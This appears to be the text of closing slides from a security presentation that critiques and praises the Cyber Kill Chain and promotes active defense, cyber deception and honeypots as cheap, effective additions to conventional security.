Actions on Objectives	Audit log			Quality of Service	Honeypot	WTF?

I don't want to say

- CKC is dumb
- It is a rehash of Defense in Depth
- It is simply a ploy to generate buzz using a framework with "kill" in it
- It is just another excuse to throw ™ around
- It was written by people who fundamentally lack an understanding of how current security technologies are failing

But I will say…

- It is great to look at defenses in terms of what attackers do!
- It can be heavily augmented and greatly improved with Active Defense components
  - Many of which are free by the way
  - And not ™
- The authors deserve all the free beer and puppies in the world

Summary

- It's about changing the game…
- It's about actively engaging the enemy
- It's about disrupting their OODA loop
- It's about affecting the ($D_t + R_t < A_t$) equation
- It's about getting away from the easy button
- It's about getting away from plug-and-play security solutions
- It's about embracing the fact that advanced adversaries aren't afraid of consoles and executive dashboards
- It's about getting into the fight!

Remember, This Is *Your* House, and It's Game On!

Conclusions

- Active defense, offensive countermeasures, and cyber deception
  - Deceptively simple
  - Surprisingly cheap
  - Remarkably effective and fun!


CAUTION
THIS IS SPARTA